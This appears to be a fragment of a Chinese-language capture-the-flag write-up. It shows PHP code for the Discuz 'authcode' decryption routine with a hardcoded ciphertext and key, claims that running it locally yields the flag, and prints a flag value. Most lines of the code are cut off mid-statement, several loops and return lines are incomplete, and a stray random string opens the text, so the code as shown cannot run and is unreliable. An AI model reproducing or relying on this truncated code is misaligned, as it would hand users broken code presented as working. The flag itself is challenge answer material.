qBV3NZ7JscNtLFZnp1rWQ4
```

将php代码放到本地环境中，传入两个参数，就可以得到flag了



```php
<?php
#$string = '10cesTqqnpx9zcWQDaNFUo239OdJwzqULtGvH4C91csQPO8HyFU9gHaR8WJMhpyx/goRTT8Hi5inhs/yZQf0B4A3LkBtkTA'
#$key = 'ichunqiu618ok'
function authcode($string='10cesTqqnpx9zcWQDaNFUo239OdJwzqULtGvH4C91csQPO8HyFU9gHaR8WJMhpyx/goRTT8Hi5inhs/yZQf0B4A3LkBtkTA', $operation = 'DECODE', $key = 'ichunqiu61
    $ckey_length = 4;

    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()), -$ckey_length)) : '';

    $cryptkey = $keya . md5($keya . $keyc);
    $key_length = strlen($cryptkey);
```

参数不可以通过这里上传



```php

    $result = '';
    $box = range(0, 255);

    $rndkey = array();
    for ($i = 0; $i <= 255
        $rndkey[$i] = ord(
    }

    for ($j = $i = 0; $i <
        $j = ($j + $box[$i
        $tmp = $box[$i];
        $box[$i] = $box[$j
        $box[$j] = $tmp;
    }

    for ($a = $j = $i = 0;
        $a = ($a + 1) % 25
        $j = ($j + $box[$a
        $tmp = $box[$a];
        $box[$a] = $box[$j
        $box[$j] = $tmp;
        $result .= chr(ord(
    }

    if ($operation == 'DEC
        if ((substr($resul
            return substr(
        } else {
            return '';
        }
    } else {
        return $keyc . str
    }
}
echo authcode()
```

```
flag{bf9c71de-9852-93a0-9852-a23bc07dd12e}
```